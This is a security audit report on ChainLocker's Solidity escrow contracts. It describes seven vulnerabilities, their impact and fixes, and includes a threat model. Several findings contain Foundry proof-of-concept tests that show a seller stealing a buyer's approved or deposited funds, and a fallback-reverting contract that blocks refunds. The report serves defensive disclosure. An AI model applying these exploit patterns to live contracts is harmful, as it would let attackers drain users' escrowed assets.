Zellic

ChainLocker

Smart Contract Security Assessment

August 10, 2023

Prepared for:

Erich Dylus

ChainLocker LLC

Prepared by:

Nipun Gupta and Yuhang Wu

Zellic Inc.

Contents

About Zellic

Zellic was founded in 2020 by a team of blockchain specialists with more than a decade of combined industry experience. We are leading experts in smart contracts and Web3 development, cryptography, web security, and reverse engineering. Before Zellic, we founded perfect blue, the top competitive hacking team in the world. Since then, our team has won countless cybersecurity contests and blockchain security events.

Zellic aims to treat clients on a case-by-case basis and to consider their individual, unique concerns and business needs. Our goal is to see the long-term success of our partners rather than simply provide a list of present security issues. Similarly, we strive to adapt to our partners' timelines and to be as available as possible. To keep up with our latest endeavors and research, check out our website zellic.io or follow @zellic_io on Twitter. If you are interested in partnering with Zellic, please contact us at hello@zellic.io.

1 Executive Summary

Zellic conducted a security assessment for ChainLocker LLC from August 8th to August 10th, 2023. During this engagement, Zellic reviewed ChainLocker's code for security vulnerabilities, design issues, and general weaknesses in security posture.

1.1 Goals of the Assessment

In a security assessment, goals are framed in terms of questions that we wish to answer. These questions are agreed upon through close communication between Zellic and the client. In this assessment, we sought to answer the following questions:

- Are there vulnerabilities that might lead to assets becoming permanently frozen within a deployed ChainLocker?
- Is it possible for an unauthorized third party to exploit deployed ChainLockers and withdraw assets?
- Are there any scenarios in which buyers and sellers could potentially take possession of each other's tokens?
- Are there any mathematical errors that could arise in the values returned from data feed proxy contracts?

1.2 Non-goals and Limitations

We did not assess the following areas that were outside the scope of this engagement:

- Front-end components
- Infrastructure relating to the project
- Key custody

Due to the time-boxed nature of security assessments in general, there are limitations in the coverage an assessment can provide.

1.3 Results


During our assessment on the scoped ChainLocker contracts, we discovered seven findings. One critical issue was found. Two were of high impact, three were of medium impact, and one was of low impact.

Additionally, Zellic recorded its notes and observations from the assessment for

ChainLocker LLC's benefit in the Discussion section (4) at the end of the document.

Breakdown of Finding Impacts

Impact Level	Count
Critical	1
High	2
Medium	3
Low	1
Informational	0



2 Introduction

2.1 About ChainLocker

ChainLocker is designed to be a flexible, user-defined escrow-deployment protocol. The locked assets (each ChainLocker is designed to only hold one type of asset) are programmatically released provided all user-selected conditions are met, including optional oracle-fed data conditions that are known as value conditions. All ChainLockers can be configured to be partially or fully refundable at expiry, open to an identified counterparty address or the general public, and more.

2.2 Methodology

During a security assessment, Zellic works through standard phases of security auditing including both automated testing and manual review. These processes can vary significantly per engagement, but the majority of the time is spent on a thorough manual review of the entire scope.

Alongside a variety of tools and analyzers used on an as-needed basis, Zellic focuses primarily on the following classes of security and reliability issues:

Basic coding mistakes. Many critical vulnerabilities in the past have been caused by simple, surface-level mistakes that could have easily been caught ahead of time by code review. Depending on the engagement, we may also employ sophisticated analyzers such as model checkers, theorem provers, fuzzers, and so on as necessary. We also perform a cursory review of the code to familiarize ourselves with the contracts.

Business logic errors. Business logic is the heart of any smart contract application. We examine the specifications and designs for inconsistencies, flaws, and weaknesses that create opportunities for abuse. For example, these include problems like unrealistic tokenomics or dangerous arbitrage opportunities. To the best of our abilities, time permitting, we also review the contract logic to ensure that the code implements the expected functionality as specified in the platform's design documents.

Integration risks. Several well-known exploits have not been the result of any bug within the contract itself; rather, they are an unintended consequence of the contract's interaction with the broader DeFi ecosystem. Time permitting, we review external interactions and summarize the associated risks: for example, flash loan attacks, oracle price manipulation, MEV/sandwich attacks, and so on.

Code maturity. We look for potential improvements in the code base in general. We look for violations of industry best practices and guidelines and code quality standards. We also provide suggestions for possible optimizations, such as gas optimization, upgradeability weaknesses, centralization risks, and so on.

For each finding, Zellic assigns it an impact rating based on its severity and likelihood. There is no hard-and-fast formula for calculating a finding's impact. Instead, we assign it on a case-by-case basis based on our judgment and experience. Both the severity and likelihood of an issue affect its impact. For instance, a highly severe issue's impact may be attenuated by a low likelihood. We assign the following impact ratings (ordered by importance): Critical, High, Medium, Low, and Informational.

Zellic organizes its reports such that the most important findings come first in the document, rather than being strictly ordered on impact alone. Thus, we may sometimes emphasize an "Informational" finding higher than a "Low" finding. The key distinction is that although certain findings may have the same impact rating, their *importance* may differ. This varies based on various soft factors, like our clients' threat models, their business needs, and so on. We aim to provide useful and actionable advice to our partners considering their long-term goals, rather than a simple list of security issues at present.

Finally, Zellic provides a list of miscellaneous observations that do not have security impact or are not directly related to the scoped contracts itself. These observations — found in the Discussion (4) section of the document — may include suggestions for improving the codebase, or general recommendations, but do not necessarily convey that we suggest a code change.

2.3 Scope

The engagement involved a review of the following targets:

ChainLocker Contracts

Repository	https://github.com/ChainLockerLLC/smart-contracts
Version	smart-contracts: `b2f69652841eb478f3f8fe12a8924ae5abe1d0f7`
Programs	ChainLockerFactory EthLocker Receipt TokenLocker
Type	Solidity

Platform	EVM-compatible

2.4 Project Overview

Zellic was contracted to perform a security assessment with two consultants for a total of four person-days. The assessment was conducted over the course of two calendar days.

Contact Information

The following project manager was associated with the engagement:

Chad McDonald, Engagement Manager
chad@zellic.io

The following consultants were engaged to conduct the assessment:

Nipun Gupta, Engineer
nipun@zellic.io

Yuhang Wu, Engineer
yuhang@zellic.io

2.5 Project Timeline

The key dates of the engagement are detailed below.

August 8, 2023	Kick-off call
August 8, 2023	Start of primary review period
August 10, 2023	End of primary review period

3 Detailed Findings

3.1 Potential funds loss for buyers upon approval

- **Target**: TokenLocker
- **Category**: Business Logic
- **Likelihood**: High
- **Severity**: Critical
- **Impact**: Critical

Description

When depositing tokens into the TokenLocker contract, it is essential for the buyer to grant approval beforehand to the TokenLocker contract, a step necessary for invoking the `depositTokens` function. The function `depositTokens` takes in an address `_depositor` and transfers the tokens from this `_depositor` address to the TokenLocker contract.

```
function depositTokens(
        address _depositor,
        uint256 _amount
    ) external nonReentrant {
        uint256 _balance = erc20.balanceOf(address(this)) + _amount;
        if (_balance > totalAmount)
            revert TokenLocker_BalanceExceedsTotalAmount();
        if (!openOffer && _depositor ≠ buyer)
    revert TokenLocker_NotBuyer();
        if (erc20.allowance(_depositor, address(this)) < _amount)
            revert TokenLocker_AmountNotApprovedForTransferFrom();
        if (expirationTime ≤ block.timestamp)
    revert TokenLocker_IsExpired();

        if (_balance ≥ deposit && !deposited) {
            // if this TokenLocker is an open offer and was not yet
    accepted (thus '!deposited'), make depositing address the 'buyer' and
    update 'deposited' to true
            if (openOffer) {
                buyer = _depositor;
                emit TokenLocker_BuyerUpdated(_depositor);
            }
            deposited = true;
            emit TokenLocker_DepositInEscrow(_depositor);
```

```
        }
        if (_balance == totalAmount)
    emit TokenLocker_TotalAmountInEscrow();

        emit TokenLocker_AmountReceived(_amount);
        amountDeposited[_depositor] += _amount;
        safeTransferFrom(tokenContract, _depositor, address(this),
    _amount);
    }
```

This situation opens a potential vulnerability. Under certain circumstances, a seller could be enticed to exploit this loophole. They might opt to trigger the `depositTokens` function using the buyer's address, assuming that the buyer had already granted approval to the TokenLocker contract. The vulnerability can be demonstrated using the following Foundry test code:

```
function testtokenstealfrombuyer() public{
        vm.label(buyer,"buyer");
        vm.label(seller,"seller");
        testToken.mintToken(buyer, 20 ether);
        testToken.mintToken(seller, 1);
        console.log("Balance of buyer before
    attack",testToken.balanceOf(address(buyer)));
        console.log("Balance of seller before
    attack",testToken.balanceOf(address(seller)));


        openEscrowTest = new TokenLocker(
            true,
            true,
            0,
            0,
            0,
            10 ether,
            20 ether,
            expirationTime,
            seller,
            buyer,
            testTokenAddr,
            address(0)
        );
```

```
        vm.prank(buyer);
        testToken.approve(address(openEscrowTest), 20 ether);

        vm.startPrank(seller);

    openEscrowTest.depositTokens(address(buyer),openEscrowTest.deposit()
    - 1);
        testToken.approve(address(openEscrowTest), 1);
        openEscrowTest.depositTokens(address(seller),1);

    openEscrowTest.depositTokens(address(buyer),openEscrowTest.totalAmount()
    - openEscrowTest.deposit());
        vm.stopPrank();

        vm.warp(block.timestamp + expirationTime);
        openEscrowTest.checkIfExpired();
        console.log("Balance of buyer after
    attack",testToken.balanceOf(address(buyer)));
        console.log("Balance of seller after
    attack",testToken.balanceOf(address(seller)));
    }
```

Impact

Sellers might be able to steal tokens from the buyers in case approval to the TokenLocker contract is provided.

Recommendations

It is recommended to check if `msg.sender` is actually the `_depositor` in the `depositTokens` call.

Remediation

ChainLocker LLC acknowledged this finding and implemented a fix in commit 8af9f1e6

3.2 The function `updateBuyer` does not update the `amountDeposited` mapping

- **Target**: TokenLocker, EthLocker
- **Category**: Business Logic
- **Likelihood**: Medium
- **Severity**: Critical
- **Impact**: High

Description

If the `buyer` global variable is set, the buyer can update the current `buyer` to a new address using the function `updateBuyer`. Updating the `buyer` using this function does not update the `amountDeposited` mapping.

In case a buyer updates this address to a new `buyer` address, the seller could reject the old buyer using the `rejectDepositor` function to set the `buyer` to address(0) and `deposited` to false without returning any tokens. They can then deposit tokens in the locker themselves to become the new `buyer` and wait until `expirationTime` has passed to steal these tokens.

The vulnerability can be demonstrated using the following Foundry test code:

```
function teststealfrombuyer() public{
        address buyer1 = vm.addr(0x1337);
        address buyer2 = vm.addr(0x1338);
        address seller1 = vm.addr(0x1339);
        vm.label(buyer1,"buyer1");
        vm.label(buyer2,"buyer2");
        vm.label(seller1,"seller1");
        vm.deal(buyer1, 10 ether);
        vm.deal(seller1, 1 ether);
        console.log("Balance of seller before attack",seller1.balance);
        openEscrowTest = new EthLocker(
            true,
            true,
            0,
            0,
            0,
            10 ether,
            20 ether,
            expirationTime,
            payable(seller1),
            buyer,
```

```
            address(0)
        );

        address payable _newContract = payable(address(openEscrowTest));
        vm.startPrank(buyer1);
        (bool _success, ) = _newContract.call{value: 10 ether}("");
        openEscrowTest.updateBuyer(payable(buyer2));
        vm.stopPrank();

        vm.startPrank(seller1);
        openEscrowTest.rejectDepositor(payable(buyer2));
        (_success, ) = _newContract.call{value: 1 ether}("");

        vm.warp(block.timestamp + expirationTime);
        openEscrowTest.checkIfExpired();
        console.log("Balance of seller after attack",seller1.balance);
    }
```

Impact

A seller can steal the tokens deposited by the buyers if the buyers update their address using the `updateBuyer` function.

Recommendations

Correctly update the mapping `amountDeposited` by moving the value stored from the previous buyer to the new buyer.

Remediation

ChainLocker LLC acknowledged this finding and implemented a fix in commits 7d5c0a23 , 9ebb93f8 , 78339ea0 , 7aa15e05 , e18f2732 and 142300b6

3.3 Buyers can prevent themselves from being rejected

- **Target**: TokenLocker, EthLocker
- **Category**: Business Logic
- **Likelihood**: High
- **Severity**: High
- **Impact**: High

Description

Upon depositing funds into TokenLocker or EthLocker, the seller gains the ability to decline the depositor's request, leading to a refund of the deposited amount via the `rejectDepositor` function. This function internally triggers either `safeTransferETH` or `safeTransfer`, depending on whether it is being called from EthLocker or TokenLocker, respectively.

In the case of EthLocker, an issue arises when `safeTransferETH` is called, as it would internally call the fallback function if a buyer is a contract; the buyer can purposefully call revert in the fallback function, causing the entire call to be reverted. Thus, a buyer can prevent themselves from being rejected by the seller.

Following is the code of the `rejectDepositor` function:

```
function rejectDepositor(address payable _depositor)
    external nonReentrant {
        if (msg.sender != seller) revert EthLocker_NotSeller();
        if (!openOffer) revert EthLocker_OnlyOpenOffer();
        // reset 'deposited' and 'buyer' variables if 'seller' passed
    'buyer' as '_depositor'
        if (_depositor == buyer) {
            delete deposited;
            delete buyer;
            emit EthLocker_BuyerUpdated(address(0));
        }
        uint256 _depositAmount = amountDeposited[_depositor];
        // regardless of whether '_depositor' is 'buyer', if the address
    has a positive deposited balance, return it to them
        if (_depositAmount > 0) {
            delete amountDeposited[_depositor];
            safeTransferETH(_depositor, _depositAmount);
            emit EthLocker_DepositedAmountTransferred(
                _depositor,
                _depositAmount
            );
```

```
        }
    }
```

The vulnerability can be demonstrated using the following Foundry test code:

```
function testfakebuyerrejection() public{
        fakebuyer fakebuyer1 = new fakebuyer();
        address seller1 = vm.addr(0x1339);
        vm.deal(address(fakebuyer1), 10 ether);
        vm.deal(seller1, 10 ether);

        openEscrowTest = new EthLocker(
            true,
            true,
            0,
            0,
            0,
            10 ether,
            20 ether,
            expirationTime,
            payable(seller1),
            buyer,
            address(0)
        );
        address payable _newContract = payable(address(openEscrowTest));
        vm.prank(address(fakebuyer1));
        (bool _success, ) = _newContract.call{value: 10 ether}("");

        vm.startPrank(seller1);
        openEscrowTest.rejectDepositor(payable(fakebuyer1)); // This call
    would revert.
    }

// The fake buyer contract
contract fakebuyer{
    constructor() {}

    fallback() payable external {
        revert();
    }
}
```

A similar issue arises in TokenLocker if any ERC-777/ERC-677 (extensions of ERC-20) tokens are used, as the buyer can revert during the callback of the `safeTransfer` call and prevent themselves from being rejected.

Impact

Buyers can prevent themselves from being rejected by the seller.

Recommendations

Implement a shift from the push method to the pull pattern. In other words, rather than executing fund transfers within the `rejectDepositor` function, it is possible to adopt a mechanism where a mapping is updated for the depositor that would indicate the amount of funds they are authorized to withdraw. Subsequently, the depositor can engage a distinct function that leverages this mapping to execute the fund transfer to themselves. This approach ensures that a buyer's actions cannot obstruct the `rejectDepositor` call.

Remediation

ChainLocker LLC acknowledged this finding and implemented a fix in commits fe6a23a4 , 78339ea0, 2c981487 and 142300b6

3.4 Irrevertible loss of tokens

- **Target**: TokenLocker, EthLocker
- **Category**: Business Logic
- **Likelihood**: Low
- **Severity**: High
- **Impact**: Medium

Description

When a seller decides to reject a buyer, the designated `buyer` address is set to `address(0)`. However, complications may arise in scenarios where a buyer employs different addresses to send tokens into the locker. In such cases, there is a possibility that residual tokens could remain within the contract without being fully returned to the buyer.

In the event that the timestamp surpasses the defined `expirationTime`, a potentially malicious third party could cause an irreversible loss of tokens. By invoking the `checkIfExpired` function, any remaining funds in the locker could be transferred to `address(0)`. This action holds true in instances where the locker allows refunds. Yet, even in cases where the locker does not facilitate refunds, a substantial portion of funds might still be at risk of loss. Regardless of the circumstances, the outcome could involve an irreversible loss of tokens.

The vulnerability can be demonstrated using the following Foundry test code:

```
function testrejectandtokenloss() public {
        address buyer1 = vm.addr(0x1337);
        address buyer2 = vm.addr(0x1338);
        address seller1 = vm.addr(0x1339);
        vm.deal(buyer1, 10 ether);
        vm.deal(buyer2, 10 ether);
        vm.deal(seller1, 10 ether);

        openEscrowTest = new EthLocker(
            true,
            true,
            0,
            0,
            0,
            10 ether,
            20 ether,
            expirationTime,
            payable(seller1),
```

```
            buyer,
            address(0)
        );
        address payable _newContract = payable(address(openEscrowTest));
        vm.prank(buyer1);
        (bool _success, ) = _newContract.call{value: 5 ether}("");

        vm.prank(buyer2);
        (_success, ) = _newContract.call{value: 10 ether}("");

        vm.startPrank(seller1);
        openEscrowTest.rejectDepositor(payable(buyer2));

        vm.warp(block.timestamp + expirationTime);
        openEscrowTest.checkIfExpired();
    }
```

Impact

There might be an irreversible loss of tokens.

Recommendations

It is recommended to check the `buyer` address before transferring funds to it.

Remediation

ChainLocker LLC acknowledged this finding and implemented a fix in commits 6305b605 and df8d0003

3.5 The variable `buyerApproved` is not set to false if the buyer is rejected

- **Target**: TokenLocker and EthLocker
- **Category**: Business Logic
- **Likelihood**: Medium
- **Severity**: Medium
- **Impact**: Medium

Description

When a `buyer` is rejected by the seller, it is recommended to set the variable `buyerApproved` to false. If not, the function `execute` is still callable, even if there is no `buyer` in the system.

Impact

The function `execute` might be called even if there is no `buyer`.

Recommendations

We recommend to set `buyerApproved` to false in `rejectDepositor` if `_depositor == buyer`.

Remediation

ChainLocker LLC acknowledged this finding and implemented a fix in commits ad330599 and 31904b2f

3.6 Griefing in `checkIfExpired`

- **Target**: TokenLocker, EthLocker
- **Category**: Business Logic
- **Likelihood**: Medium
- **Severity**: Medium
- **Impact**: Medium

Description

If a locker is nonrefundable and `expirationTime` has passed, it is possible to call `checkIfExpired` to transfer the `deposit` amount to the `seller` and any remaining funds to the `buyer`. It is possible for the `buyer` or the `seller` to intentionally revert this transaction. The vulnerability here is similar to the one as shown in 3.3.

In the case of EthLocker, an issue arises when `safeTransferETH` is called, as it would internally call the fallback function if the buyer/seller is a contract, and a buyer/seller can purposefully call revert in the fallback function, causing the entire call to be reverted. A similar issue arises in TokenLocker if any ERC-777/ERC-677 (extensions of ERC-20) tokens are used, as the buyer/seller can revert during the callback of the `safeTransfer` call.

Impact

Both the buyer and the seller possess the capability to impede the transfer of funds in `checkIfExpired` if the locker is nonrefundable.

Recommendations

Implement a shift from the push method to the pull pattern as recommended in 3.3.

Remediation

ChainLocker LLC acknowledged this finding and implemented a fix in commits fe6a23a4 and 2c981487

3.7 Admin/receiver address can be updated to an unintended address

- **Target**: Receipt and ChainLockerFactory
- **Category**: Business Logic
- **Severity**: Low
- **Likelihood**: Low
- **Impact**: Low

Description

The `updateAdmin` function allows the modification of the `admin` by specifying a new address. However, it is possible that an erroneous input of an incorrect address can lead to the `admin` being updated to an unintended address.

```
function updateAdmin(address _newAdmin) external {
        if (msg.sender ≠ admin) revert Receipt_OnlyAdmin();
        admin = _newAdmin;
    }
```

There is a similar issue in the `updateReceiver` function in the ChainLockerFactory contract.

Impact

In case the admin/receiver address is updated to an unintended address, it might break some important functionalities.

Recommendations

It is recommended to use a two-step method to change the admin/receiver address, similar to how it is implemented in OpenZeppelin's Ownable2Step.

Remediation

ChainLocker LLC acknowledged this finding and implemented a fix in commits 79dc8d2d and 01839d43

4 Discussion

The purpose of this section is to document miscellaneous observations that we made during the assessment. These discussion notes are not necessarily security related and do not convey that we are suggesting a code change.

4.1 The require check in `printReceipt` might fail

The `printReceipt` function is designed to generate a receipt with the USD-value equivalent of the supported token. This function requires two parameters: `_token` and `_tokenAmount`, outlined in the snippet below.

```
function printReceipt(
    address _token,
    uint256 _tokenAmount
) external returns (uint256, uint256) {

    if (_tokenAmount == 0 || _tokenAmount > type(uint32).max)
        revert Receipt_ImproperAmount();
// ...
}
```

The if clause within the function reverts the transaction if the `_tokenAmount` exceeds the value of `type(uint32).max`. Given that many tokens follow an 18-decimal structure, this check could trigger a revert in a multitude of realistic scenarios.

Our recommendation is to consider eliminating this check and instead make appropriate adjustments to the subsequent computation of `_usdValue` within the function.

Remediation

ChainLocker LLC acknowledged this finding and implemented a fix in commit 79dc8d2d

5 Threat Model

This provides a full threat model description for various functions. As time permitted, we analyzed each function in the contracts and created a written threat model for some critical functions. A threat model documents a given function's externally controllable inputs and how an attacker could leverage each input to cause harm.

Not all functions in the audit scope may have been modeled. The absence of a threat model in this section does not necessarily suggest that a function is safe.

5.1 Module: ChainLockerFactory.sol

Function: `deployChainLocker(bool _refundable,bool _openOffer,ValueCondition _valueCondition,int224 _maximumValue,int224 _minimumValue,uint256 _deposit,uint256 _totalAmount,uint256 _expirationTime,address payable _seller,address payable _buyer,address _tokenContract,address _dataFeedProxyAddress)`

The function can be used by any user to deploy a ChainLocker.

Inputs

- `_refundable`
  - **Control**: Fully controlled.
  - **Constraints**: No constraints.
  - **Impact**: Whether the `_deposit` for the ChainLocker should be refundable to the applicable `buyer` (true) or nonrefundable (false) in the event the ChainLocker expires (reaches `_expirationTime`) without executing.
- `_openOffer`
  - **Control**: Fully controlled.
  - **Constraints**: No constraints.
  - **Impact**: Whether the ChainLocker is open to any prospective `buyer` (with any specific `buyer` rejectable at seller's option).
- `_valueCondition`
  - **Control**: Fully controlled.
  - **Constraints**: Should be less than three.
  - **Impact**: The `ValueCondition` enum, which is the value contingency (via oracle) that must be satisfied for the ChainLocker to release.
- `_maximumValue`

  - **Control**: Fully controlled.
  - **Constraints**: If `_valueCondition` is three, `_maximumValue` < `_minimumValue`.
  - **Impact**: The maximum returned `int224` value from the applicable data feed upon which the ChainLocker's execution is conditioned. Ignored if `_valueCondition == 0` or `_valueCondition == 2`.
- `_minimumValue`
  - **Control**: Fully controlled.
  - **Constraints**: If `_valueCondition` is three, `_maximumValue` < `_minimumValue`.
  - **Impact**: The minimum returned `int224` value from the applicable data feed upon which the ChainLocker's execution is conditioned. Ignored if `_valueCondition == 0` or `_valueCondition == 1`.
- `_deposit`
  - **Control**: Fully controlled.
  - **Constraints**: Should be less than or equal to `_totalAmount`.
  - **Impact**: Deposit amount in WEI or tokens (if EthLocker or TokenLocker is deployed, respectively), which must be <= `_totalAmount` (< for partial deposit, == for full deposit).
- `_totalAmount`
  - **Control**: Fully controlled.
  - **Constraints**: Should be greater than or equal to `_deposit`.
  - **Impact**: Total amount of WEI or tokens (if EthLocker or TokenLocker is deployed, respectively), which will be transferred to and locked in the deployed ChainLocker.
- `_expirationTime`
  - **Control**: Fully controlled.
  - **Constraints**: Should be greater than current `block.timestamp`.
  - **Impact**: Time of the ChainLocker's expiry, provided in seconds (Unix time), which will be compared against `block.timestamp`.
- `_seller`
  - **Control**: Fully controlled.
  - **Constraints**: No constraints.
  - **Impact**: The contractor/payee/seller's address, as intended ultimate recipient of the locked `_totalAmount` should the ChainLocker successfully execute without expiry.
- `_buyer`
  - **Control**: Fully controlled.
  - **Constraints**: No constraints.
  - **Impact**: The client/payor/buyer's address, who will cause the `_totalAmount` to be transferred to the deployed ChainLocker's address. Ignored if

`openOffer == true`.

- `_tokenContract`
  - **Control**: Fully controlled.
  - **Constraints**: No constraints.
  - **Impact**: Contract address for the ERC-20–compliant token used when deploying a TokenLocker; if deploying an EthLocker, pass `address(0)`.
- `_dataFeedProxyAddress`
  - **Control**: Fully controlled.
  - **Constraints**: No constraints.
  - **Impact**: Contract address for the proxy that will read the data feed for the `_valueCondition` query.

Branches and code coverage (including function calls)

Intended branches

- If the provided `_tokenContract` address is `address(0)`, deploy an EthLocker with the provided parameters.
  ☑ Checked
- If the provided `_tokenContract` address is a nonzero address, deploy a TokenLocker with the provided parameters.
  ☑ Checked

Function call analysis

- `this.sanctionCheck.isSanctioned(msg.sender)`
  - **What is controllable?** `msg.sender`.
  - **If return value is controllable, how is it used and how can it go wrong?** If return value is false, the transaction would revert.
  - **What happens if it reverts, reenters or does other unusual control flow?** If the external call reverts, the entire function would revert — no reentrancy scenarios.
- `IERC20(_tokenContract).decimals()`
  - **What is controllable?** `_tokenContract`.
  - **If return value is controllable, how is it used and how can it go wrong?** The return value is used to calculate the fee to be sent to the receiver.
  - **What happens if it reverts, reenters or does other unusual control flow?** If the external call reverts, the entire function would revert — no reentrancy scenarios.

Function: `updateFee(bool _feeSwitch,uint256 _newFeeDenominator,uint256 _newMinimumFee)`

This allows the receiver to toggle the fee switch and update the `feeDenominator` and `minimumFee`.

Inputs

- `_feeSwitch`
  - **Control**: Fully controlled.
  - **Constraints**: No constraints.
  - **Impact**: Boolean fee toggle for `deployChainLocker()` (true == fees on, false == no fees).
- `_newFeeDenominator`
  - **Control**: Fully controlled.
  - **Constraints**: Should not be zero.
  - **Impact**: Nonzero number by which a user's submitted `_totalAmount` will be divided in order to calculate the fee, updating the `feeDenominator` variable — 10e14 corresponds to a 0.1% fee, 10e15 for 1%, and so forth. (Fee calculations in `deployChainLocker()` are 18 decimals).
- `_newMinimumFee`
  - **Control**: Fully controlled.
  - **Constraints**: No constraints.
  - **Impact**: Minimum fee for a user's call to `deployChainLocker()`, which must be > 0.

Branches and code coverage (including function calls)

Intended branches

- The `feeSwitch`, `feeDenominator`, and `minimumFee` global variables are correctly updated.
  ☑ Checked

Negative behavior

- Revert if caller is not a receiver.
  ☑ Checked
- Revert if `_newFeeDenominator` is zero.
  ☑ Checked

Function: `updateReceiver(address payable _newReceiver)`

This allows the receiver of `msg.value` fees (if `feeSwitch == true`) to replace their address.

Inputs

- `_newReceiver`
  - **Control**: Fully controlled.
  - **Constraints**: No constraints.
  - **Impact**: New payable address for `receiver`.

Branches and code coverage (including function calls)

Intended branches

- Updates the receiver.
  ☑ Checked

Negative behavior

- Revert if caller is not the previous receiver.
  ☑ Checked

5.2 Module: EthLocker.sol

Function: `checkIfExpired()`

The function checks if the expiration time has passed, and if so, it handles the refunds/transfers.

Branches and code coverage (including function calls)

Intended branches

- Return false if expiration time has not passed.
  ☑ Checked
- If the locker is refundable, transfer the tokens to the buyer.
  ☑ Checked
- If the locker is nonrefunable, transfer `deposit` amount to the seller and remaining tokens to the buyer.
  ☑ Checked

Function: `execute()`

The function is callable by any external address, and it checks if both the buyer and seller are ready to execute and if expiration has not been met. If so, this contract executes and transfers `totalAmount` to the `seller`; if not, the `totalAmount` deposit is returned to the buyer (if refundable).

Branches and code coverage (including function calls)

Intended branches

- Transfers `totalAmount` to the seller if value conditions are met and expiration is not reached.
  ☑ Checked

Negative behavior

- Revert if `sellerApproved` is false.
  ☑ Checked
- Revert if `buyerApproved` is false.
  ☑ Checked
- Revert if `address(this).balance < totalAmount`.
  ☑ Checked
- Revert if value conditions are not met.
  ☑ Checked
- Revert if the value condition is not updated within the last day.
  ☑ Checked

Function call analysis

- `this.dataFeedProxy.read()`
  - **What is controllable?** N/A.
  - **If return value is controllable, how is it used and how can it go wrong?** The returned value is compared against the maximum or minimum value depending upon the `valueCondition`, and the function is reverted if set conditions are not met.
  - **What happens if it reverts, reenters or does other unusual control flow?** If the external call reverts, the entire function would revert — no reentrancy scenarios.

Function: `receive()`

Used to deposit value simply by sending `msg.value` to this address.

Branches and code coverage (including function calls)

Intended branches

- If `openOffer` is true, change the buyer if the balance becomes greater than the deposit.
  ☑ Checked
- Set deposited to true if the balance becomes greater than the deposit.
  ☑ Checked
- Update the `amountDeposited` mapping of the `msg.sender`.
  ☑ Checked

Negative behavior

- Revert if balance becomes greater than `totalAmount`.
  ☑ Checked
- Revert if tokens are deposited after `expirationTime`.
  ☑ Checked

Function: `rejectDepositor(address payable _depositor)`

This is for an `openOffer` `seller` to reject a `buyer` or any other address and cause the return of their deposited amount using this function.

Inputs

- `_depositor`
  - **Control**: Fully controlled.
  - **Constraints**: No constraints.
  - **Impact**: Address of buyer to reject.

Branches and code coverage (including function calls)

Intended branches

- If `_depositor == buyer`, `deposited` is set to false and `buyer` is set to address(0).
  ☑ Checked
- Transfer the funds back to the `_depositor` and delete the mapping.
  ☑ Checked

Negative behavior

- Revert if the caller is not a seller.
  ☐ Checked
- Revert if `openOffer` is false.

☐ Checked

5.3 Module: Receipt.sol

Function: `printReceipt(address _token,uint256 _tokenAmount)`

The function is used to get a receipt with the USD value of the supported `_token`.

Inputs

- `_token`
  - **Control**: Fully controlled.
  - **Constraints**: The `tokenToProxy` for this token should be set.
  - **Impact**: Contract address of the token with dAPI / data feed proxy.
- `_tokenAmount`
  - **Control**: Fully controlled.
  - **Constraints**: Should be greater than zero and less than or equal to `type(uint32).max`.
  - **Impact**: Amount of `_token`.

Branches and code coverage (including function calls)

Intended branches

- Update the `paymentIdToUsdValue` mapping if the `_tokenAmount` and `_timestamp` returned from proxy are within acceptable ranges.
  ☑ Checked

Negative behavior

- Revert if `_tokenAmount == 0` or `_tokenAmount > type(uint32).max`.
  ☑ Checked
- Revert if the `tokenToProxy` mapping for the `_token` is not set.
  ☑ Checked
- Revert if `_timestamp` is older than `ONE_DAY` or greater than `block.timestamp`.
  ☑ Checked
- Revert if the `_value` returned by the proxy is less than zero.
  ☑ Checked

Function call analysis

- `IProxy(this.tokenToProxy[_token]).read()`

- **What is controllable?** `_token`.
- **If return value is controllable, how is it used and how can it go wrong?** Not controllable.
- **What happens if it reverts, reenters or does other unusual control flow?** If the external call reverts, the entire function would revert — no reentrancy scenarios.

5.4 Module: TokenLocker.sol

Function: `depositTokensWithPermit(address _depositor,uint256 _amount,uint256 _deadline,uint8 v,bytes32 r,bytes32 s)`

The function is used to deposit value to the contract using an ERC-20 permit.

Inputs

- `_depositor`
  - **Control**: Fully controlled.
  - **Constraints**: Should be equal to the buyer if `openOffer` is false.
  - **Impact**: The address from which tokens are transferred.
- `_amount`
  - **Control**: Fully controlled.
  - **Constraints**: Adding this amount should not increase the balance of this contract more than `totalAmount`.
  - **Impact**: Amount of tokens deposited.
- `_deadline`
  - **Control**: Fully controlled.
  - **Constraints**: Should be greater than current `block.timestamp`.
  - **Impact**: Deadline for usage of the permit approval signature.
- `v`
  - **Control**: Fully controlled.
  - **Constraints**: No constraints.
  - **Impact**: ECDSA-sig parameter.
- `r`
  - **Control**: Fully controlled.
  - **Constraints**: No constraints.
  - **Impact**: ECDSA-sig parameter.
- `s`
  - **Control**: Fully controlled.

- **Constraints**: No constraints.
- **Impact**: ECDSA-sig parameter.

Branches and code coverage (including function calls)

Intended branches

- If `openOffer` is true, change the buyer if the balance becomes greater than the deposit.
  ☑ Checked
- Set deposited to true, if the balance becomes greater than the deposit.
  ☑ Checked
- Update the `amountDeposited` mapping of the `_depositor`.
  ☑ Checked

Negative behavior

- Revert if balance becomes greater than `totalAmount`.
  ☑ Checked
- Revert if tokens are deposited after `expirationTime`.
  ☑ Checked
- Revert if the deadline for the usage of the permit-approval signature is passed
  ☑ Checked

Function call analysis

- `this.erc20.balanceOf(address(this))`
  - **What is controllable?** N/A.
  - **If return value is controllable, how is it used and how can it go wrong?** Not controllable.
  - **What happens if it reverts, reenters or does other unusual control flow?** If the external call reverts, the entire function would revert — no reentrancy scenarios.
- `this.erc20.permit(_depositor, address(this), _amount, _deadline, v, r, s)`
  - **What is controllable?** `_depositor`, `_amount`, `_deadline`, `v`, `r`, and `s`.
  - **If return value is controllable, how is it used and how can it go wrong?** N/A.
  - **What happens if it reverts, reenters or does other unusual control flow?** If the external call reverts, the entire function would revert — no reentrancy scenarios.

Function: `depositTokens(address _depositor,uint256 _amount)`

